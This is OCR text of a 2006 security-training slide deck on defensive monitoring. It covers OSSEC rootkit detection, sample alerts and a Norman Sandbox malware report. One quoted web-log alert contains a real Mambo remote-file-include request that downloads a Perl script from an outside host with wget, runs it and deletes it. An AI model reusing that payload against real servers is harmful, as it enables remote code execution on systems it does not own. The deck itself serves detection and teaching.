


# ossec rootkit detection

- Attempt to bind to all ports
  - If port is not available, it should show in netstat.  If not... possible backdoor
- System call comparison
  - fopen and fstat
  - link counts
  - inodes

Intelguardians

Ossec takes an interesting approach to live kernel rootkit detection



## Sample ossec alerts

- 1 - Web attack returning code 200
- 2 - Login by a system user (user nobody)
- 3 - File integrity change message
- 4 - Multiple failed sshd logins
- 5 - System scanning outside servers, by looking at squid logs
- 6 - System with multiple rootkits.

In this quick section we will see ossec detect on these following event types:

1 - Web attack returning code 200


2 - Login by a system user (user nobody)

3 - File integrity change message

4 - Multiple failed sshd logins

5 - System scanning outside servers, by looking at squid logs


6 - System with multiple rootkits.



# Web attack returning code 200

```
OSSEC HIDS Notification.
2006 Jun 28 19:02:00
Received From: (bahiana)
200.255.5.8->/home/underlinux/logs/underlinux.access_log
Rule: 3106 fired (level 12) -> "A web attack returned code 200 (success).'"
Portion of the log(s):
81.169.185.212 - - [28/Jun/2006:19:01:59 -0300] "GET
/index.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mo
sConfig_absolute_path=http://www.mischel.cz/produkty/tool.gif?&cmd=cd%20/tmp/;wg
et%20http://www.mischel.cz/produkty/mambo.txt;perl%20mambo.+txt;rm%20-
rf%20mambo.*?
HTTP/1.0" 200 167 "-" "Mozilla/5.0"
```

Here we see a successful mambo attack.  Note that ossec is making this determination by using signature analysis of the web log, along with the HTTP server status code of 200 - OK




# Login by a system user (user nobody)

```
OSSEC HIDS Notification.
2006 Jun 28 08:19:56

Received From: (gaucha) 200.255.5.5->/var/log/messages
Rule: 1601 fired (level 12) -> "System user sucessfully logged
on the system.'"
Portion of the log(s):

sshd[2440]: Accepted publickey for nobody from 200.255.5.8
port 47242 ssh2
```

Intelguardians


Here ossec is telling us that the system user “nobody” has logged in via ssh, a warning sign if Ive ever seen one :-)



## File integrity change message

```
OSSEC HIDS Notification.
2006 Jun 28 06:03:48

Received From: (gaucha) 200.255.5.5->syscheck
Rule: 13 fired (level 8) -> "Integrity checksum of file '/sbin/initntpd' has
changed.'"
Portion of the log(s):

Integrity checksum changed for: '/sbin/initntpd'
Old checksum was: '9a1c147e2422dc49d0e794f14bb719a2'
New checksum is : '4804cb054b4804fbcd943208c48b2cb0'
```


ossec alerts us to the fact that the checksum for /sbin/initntpd has changed. This could be a sign of a user level rootkit, or perhaps just a patch that went undocumented?



# Multiple failed sshd logins

```
Rule: 1512 fired (level 10) -> "SSHD brute force trying to get access to the system."'
Portion of the log(s):
sshd[9370]: Failed password for invalid user admin from 200.30.175.162port 58257 ssh2
sshd[9370]: Invalid user admin from 200.30.175.162
sshd[9368]: Failed password for invalid user fluffy from 200.30.175.162 port 58212 ssh2
sshd[9368]: Invalid user fluffy from 200.30.175.162
sshd[9366]: Failed password for invalid user slasher from 200.30.175.162 port 58109
ssh2
sshd[9366]: Invalid user slasher from 200.30.175.162
sshd[9364]: Failed password for invalid user sifak from 200.30.175.162 port 58030 ssh2
```


Here we see ossec firing an alert for a pattern that has been hitting our servers since May 17th 2004. They started with the release on k-otik of an exploit tool called brute2ssh. Thousands of boxes have fallen to this age old technique



## System scanning outside servers, by looking at squid logs

```
Received From: (web-proxy) 192.168.2.1-
>/usr/local/squid/var/logs/access.log
Rule: 5051 fired (level 10) -> "Multiple attempts to access forbidden file or
directory from same source ip.'"
Portion of the log(s):
0 192.168.2.135 TCP_DENIED/403 1382 CONNECT 65.54.245.104:25 -
NONE/-text/html
2 192.168.2.135 TCP_DENIED/403 1378 CONNECT 4.79.181.14:25 -
NONE/- text/html
0 192.168.2.135 TCP_DENIED/403 1390 GET http://www.ebay.com/ -
NONE/-text/html
3 192.168.2.135 TCP_DENIED/403 1378 CONNECT 4.79.181.14:25 -
NONE/- text/html
5 192.168.2.135 TCP_DENIED/403 1392 GET http://www.yahoo.com/ -
NONE/-text/html
```


Here outside IP’s are trying to proxy through our forward proxy.  Access denied.



## Rootkit messages from a infected machine

```
Received From: rootcheck
Rule: 14 fired (level 8) -> "Rootkit detection engine message'"
Portion of the log(s):
Rootkit 't0rn' detected by the presence of file '/lib/libproc.a'.

Received From: rootcheck
Rule: 14 fired (level 8) -> "Rootkit detection engine message'"
Portion of the log(s):
File '/etc/mail/blacklist.txt' is owned by root and has written permissions to
anyone.
```

Here we see two different types of rootkit alerts. The latterone finds an unusual permissions setting on a file used for spam blacklisting. The first alert detects the rootkit t0rn due to the installed bogus library: /lib/libproc.a




# Norman Sandbox

- Web interface to upload file
  - http://sandbox.norman.no
- Receive e-mail report
- Sandbox runs the malware in a virtual isolation chamber
  - Sees the intended infection routine by actually running the malware
  - Gives you a report of what files, registry keys and other items have changed

Intelguardians

The Norman Sandbox is a great tool to submit malware too. They run the malicious code in a virtual sandbox, letting the malware actually run its course. This way they can see the file and registry changes, and devise defenses as well as performing “zero day detects”.

The reports are sent back via e-mail, as we will see in the next slide.



# Norman Sandbox - Report

```
[ Changes to filesystem ]
        * Creates file C:\WINDOWS\SYSTEM\Aaaaaa32.exe.
        * Creates file C:\WINDOWS\SYSTEM\Aaaaaa32.dll.
        * Creates file C:\WINDOWS\SYSTEM\IDHFIHDE.exe.
 [ Changes to registry ]
        * Creates key "HKCR\CLSID\{00080075-0018-0013-00580031005800017}\InProcServer32".
        * Sets value ""="C:\WINDOWS\SYSTEM\Aaaaaa32.dll" in key "HKCR\CLSID\{00080075-0018-0013-
          0058-003100580017}\InProcServer32".
        * Sets value "ThreadingModel"="Apartment" in key "HKCR\CLSID\{00080075-0018-0013-0058-
          003100580017}\InProcServer32".
        * Creates key "HKLM\Software\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad".
        * Sets value "IDHFIHDE"="{00080075-0018-0013-0058-003100580017}" in key
          "HKLM\Software\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad".
        * Sets value "KKQHOOK"="" in key "HKCU\Software\Microsoft\Windows".
        * Sets value "ifc"="" in key "HKCU\Software\Microsoft\Windows".

 [ Network services ]
        * Sets up a HTTP server on port 80.
```

Norman Scanner Engine 5.82. 1

Sandbox 05.82, dated 29/03-2005

Your message ID (for later reference): 20050520-311

hpyysm.exe : Not detected by sandbox (Signature: NO_VIRUS)

[ General information ]

* **IMPORTANT: PLEASE SEND THE SCANNED FILE TO: ANALYSIS@NORMAN.NO - REMEMBER TO ENCRYPT IT (E.G. ZIP WITH PASSWORD)**.

* File might be compressed.


* File length: 46592 bytes.

[ Changes to filesystem ]

* Creates file C:\WINDOWS\SYSTEM\Aaaaaa32.exe.

* Creates file C:\WINDOWS\SYSTEM\Aaaaaa32.dll.


* Creates file C:\WINDOWS\SYSTEM\IDHFIHDE.exe.



# Sun Tzu says:

You can prevent your opponent from defeating you through defense, but you cannot defeat him without taking the offensive.

Intelguardians



## Advances in Prosecution Just last month...

- botherder sentenced to 57 months in prison
  - CAN-SPAM act
  - $3000 botnet army rental
    - DDOS
    - Spam
  - Computer fraud and abuse act
    - Clickthrough and Addware $107,000


© 2006 Mike Poor & Intelguardians

http://www.usdoj.gov/criminal/cybercrime/anchetaSent.htm

